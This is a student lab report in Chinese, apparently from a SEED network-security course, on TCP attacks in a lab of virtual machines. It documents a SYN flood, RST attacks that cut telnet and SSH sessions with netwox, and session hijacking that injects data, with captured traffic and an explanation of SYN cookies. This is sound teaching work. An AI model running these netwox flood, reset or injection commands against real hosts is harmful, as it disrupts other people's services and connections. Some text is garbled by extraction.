


网络空间安全实训

57117225

宋宇星

Task1

Tcp 链接



可以看到最大 syn 容量为 128

以及一些 tcp 的状态

tcp	0	0	192.168.43.133:23	192.168.43.131:57758	TIME_WAIT
tcp	0	0	192.168.43.133:23	192.168.43.131:57760	ESTABLISHED
tcp	0	0	192.168.43.133:23	192.168.43.133:52648	TIME_WAIT

查看 vul 主机端口连接状态，23 端口开着

开始 syn 攻击

流量很大

分组: 1267140 · 已显示: 1293000 (102.0%)					
.53680...	155.183.245.193	192.168.43.133	TCP	60 28524 → 23 [SYN] Seq=0 Win=1500 Len=0	
.53680...	252.39.203.37	192.168.43.133	TCP	60 14143 → 23 [SYN] Seq=0 Win=1500 Len=0	
.53688...	100.108.203.7	192.168.43.133	TCP	60 53326 → 23 [SYN] Seq=0 Win=1500 Len=0	
.53688...	139.20.93.207	192.168.43.133	TCP	60 39659 → 23 [SYN] Seq=0 Win=1500 Len=0	
.53699...	71.16.218.110	192.168.43.133	TCP	60 17058 → 23 [SYN] Seq=0 Win=1500 Len=0	
.53705...	134.58.9.174	192.168.43.133	TCP	60 34143 → 23 [SYN] Seq=0 Win=1500 Len=0	
.53713...	177.178.57.205	192.168.43.133	TCP	60 44327 → 23 [SYN] Seq=0 Win=1500 Len=0	
.53713...	168.83.73.209	192.168.43.133	TCP	60 64278 → 23 [SYN] Seq=0 Win=1500 Len=0	

Netstat 里出现了大量的 tcp 等待的状态，说明攻击成功

为了保护服务器不被 SYN 泛洪攻击，SYN cookies 被发明，其核心技术是在 TCP 服务器收到 TCP SYN 包并返回 TCP SYN+ACK 包时，不分配一个专门的数据区，而是根据这个 SYN 包计算出一个 cookie 值。在收到 TCP ACK 包时，TCP 服务器再根据那个 cookie 值检查这个 TCP ACK 包的合法性。如果合法，再分配专门的数据区进行处理未来的 TCP 连接。所以如果这个包是非法的，将不会占用被攻击者的数据区域，也就不会覆盖被攻击者的任务队列。

Task2

主机 1 向主机 2 建立 telnet 连接

```

tcp      0      0 192.168.43.133:23 255.43.220.28:52492 SYN_RECV
tcp      0      0 192.168.43.133:23 248.161.59.239:27984 SYN_RECV
tcp      0      0 192.168.43.133:23 243.122.187.137:31789 SYN_RECV
tcp      0      0 192.168.43.133:23 244.184.172.184:65026 SYN_RECV
tcp      0      0 192.168.43.133:23 243.90.30.111:62914 SYN_RECV
tcp      0      0 192.168.43.133:23 77.113.20.21:14323 SYN_RECV
tcp      0      0 192.168.43.133:23 240.172.248.68:56949 SYN_RECV
tcp      0      0 192.168.43.133:23 253.11.162.145:24481 SYN_RECV
tcp      0      0 192.168.43.133:23 247.246.93.119:1262 SYN_RECV
tcp      0      0 192.168.43.133:23 241.173.172.164:7166 SYN_RECV
tcp      0      0 192.168.43.133:23 247.217.133.163:35735 SYN_RECV
tcp      0      0 192.168.43.133:23 38.119.104.36:46713 SYN_RECV
tcp      0      0 192.168.43.133:23 154.200.170.132:59453 SYN_RECV
tcp      0      0 192.168.43.133:23 251.13.126.99:10815 SYN_RECV
tcp      0      0 192.168.43.133:23 246.123.118.112:3183 SYN_RECV
tcp      0      0 192.168.43.133:23 253.3.140.228:16790 SYN_RECV

```

```

[09/12/20]seed@VM:~/EXP$ telnet 192.168.43.133
Trying 192.168.43.133...
Connected to 192.168.43.133.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep 12 22:30:33 EDT 2020 from 192.168.43.131 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

```

```

tcp      0      0 127.0.0.1:59255 0.0.0.0:* LISTEN
tcp      0      0 127.0.0.1:3306 0.0.0.0:* LISTEN
tcp      0      0 192.168.43.132:43892 192.168.43.133:23 ESTABLISHED
tcp      0      0 192.168.43.132:46666 117.18.232.200:443 ESTABLISHED
tcp6     0      0 :::80 :::* LISTEN

```

```

tcp      0      0 127.0.0.1:3306 0.0.0.0:* LISTEN
tcp      0      0 192.168.43.133:23 192.168.43.131:57760 ESTABLISHED
tcp      0      0 192.168.43.133:23 192.168.43.132:43892 ESTABLISHED

```

主机 2 的 23 端口 established

```

[1]+  Stopped                  sudo netwox 78 -i "192.168.43.132"
[09/12/20]seed@VM:~$ sudo netwox 78 -i "192.168.43.132"

```

主机三攻击

```

Customization Downloads lib Pictures Template
[09/12/20]seed@VM:~$ lsConnection closed by foreign host.
[09/12/20]seed@VM:~/EXP$

```

主机一断开连接。

SSH 主机


```

[09/12/20]seed@VM:~/EXP$ ssh 192.168.43.133
The authenticity of host '192.168.43.133 (192.168.43.133)' can't be established.
ECDSA key fingerprint is SHA256:plzAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xqlYzCI.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.43.133' (ECDSA) to the list of known hosts.
seed@192.168.43.133's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Sep 12 22:40:12 2020 from 192.168.43.132

```

主机一向主机二建立 ssh 连接

```

tcp        0      0 192.168.43.133:22 192.168.43.132:40764 ESTABLISHED

```

主机二状态

```

+ Stopped sudo netxox 78 -i "192.168.43.132"
[09/12/20]seed@VM:~$ sudo netxox 78 -i "192.168.43.132"
[09/12/20]seed@VM:~$ sudo netxox 78 -i "192.168.43.132"

```

主机

三发起攻击

```

Last login: Sat Sep 12 22:40:12 2020 from 192.168.43.132
[09/12/20]seed@VM:~$ lpacket_write_wait: Connection to 192.168.43.133 port 22: Broken
pipe
[09/12/20]seed@VM:~/EXP$ s
s: command not found

```

主机一断开链接

```

tcp        0      0 127.0.0.1:53 0.0.0.0:* LISTEN
tcp        0      0 192.168.43.133:53 0.0.0.0:* LISTEN
tcp        0      0 127.0.0.1:53 0.0.0.0:* LISTEN
tcp        0      0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp        0      0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp        0      0 127.0.0.1:953 0.0.0.0:* LISTEN
tcp        0      0 127.0.0.1:3306 0.0.0.0:* LISTEN
tcp        0      0 192.168.43.133:40466 203.208.43.65:443 ESTABLISHED
tcp        0      0 192.168.43.133:23 192.168.43.131:57760 ESTABLISHED
tcp6       0      0 :::80 :::* LISTEN
tcp6       0      0 :::53 :::* LISTEN
tcp6       0      0 :::21 :::* LISTEN
tcp6       0      0 :::22 :::* LISTEN
tcp6       0      0 :::3128 :::* LISTEN
tcp6       0      0 :::1953 :::* LISTEN

```

主机二失去连接。

```

s: command not found
[09/12/20]seed@VM:~/EXP$ service vsftpd start
[09/12/20]seed@VM:~/EXP$ service openbsd-inetd start
[09/12/20]seed@VM:~/EXP$

```

Task4

三台主机分

别开启 ftp 和 telnet 服务

主机一和三建立 telnet 链接

执行

```
[09/12/20]seed@VM: ~/EXP$ service openssh inetd start
[09/12/20]seed@VM:~/EXP$ telnet 192.168.43.133 c="1.2.3.4", dst="192.168.43.133"
Trying 192.168.43.133...
Connected to 192.168.43.133.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep 12 22:44:26 EDT 2020 from 192.168.43.132 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

主机一和三建立 telnet 链接

```
[09/12/20]seed@VM:~$ ls
android Desktop examples.desktop ls Public Videos
bin Documents get-pip.py Music source
Customization Downloads lib Pictures Templates
[09/12/20]seed@VM:~$
```

执行 ls 命令

用 wireshark 抓包可以抓到

192.168.43.132	192.168.43.133	TELN...	67 Telnet Data ...
192.168.43.133	192.168.43.132	TELN...	67 Telnet Data ...
192.168.43.132	192.168.43.133	TCP	66 43904 → 23 [ACK] Seq=2 Ack=2 Win=:
192.168.43.132	192.168.43.133	TELN...	67 Telnet Data ...
192.168.43.133	192.168.43.132	TELN...	67 Telnet Data ...
192.168.43.132	192.168.43.133	TCP	66 43904 → 23 [ACK] Seq=3 Ack=3 Win=:
192.168.43.132	192.168.43.133	TELN...	68 Telnet Data ...
192.168.43.133	192.168.43.132	TELN...	68 Telnet Data ...
192.168.43.132	192.168.43.133	TCP	66 43904 → 23 [ACK] Seq=5 Ack=5 Win=:

利用如下指令编辑

```
cheng@cheng-virtual-machine: ~
cheng@cheng-virtual-machine:~$ sudo netwox 40 -l 192.168.0.122 -m 1
192.168.0.123 -q 6 -r 6 -H 48656c6c6f205766726c64
```

```
No command 'Hello' found, did you mean: = 0
Command 'hello' from package 'hello-traditional' (universe)=
Command 'hello' from package 'hello' (main) i #identification
Hello: command not found
[09/12/20]seed@VM:~$
```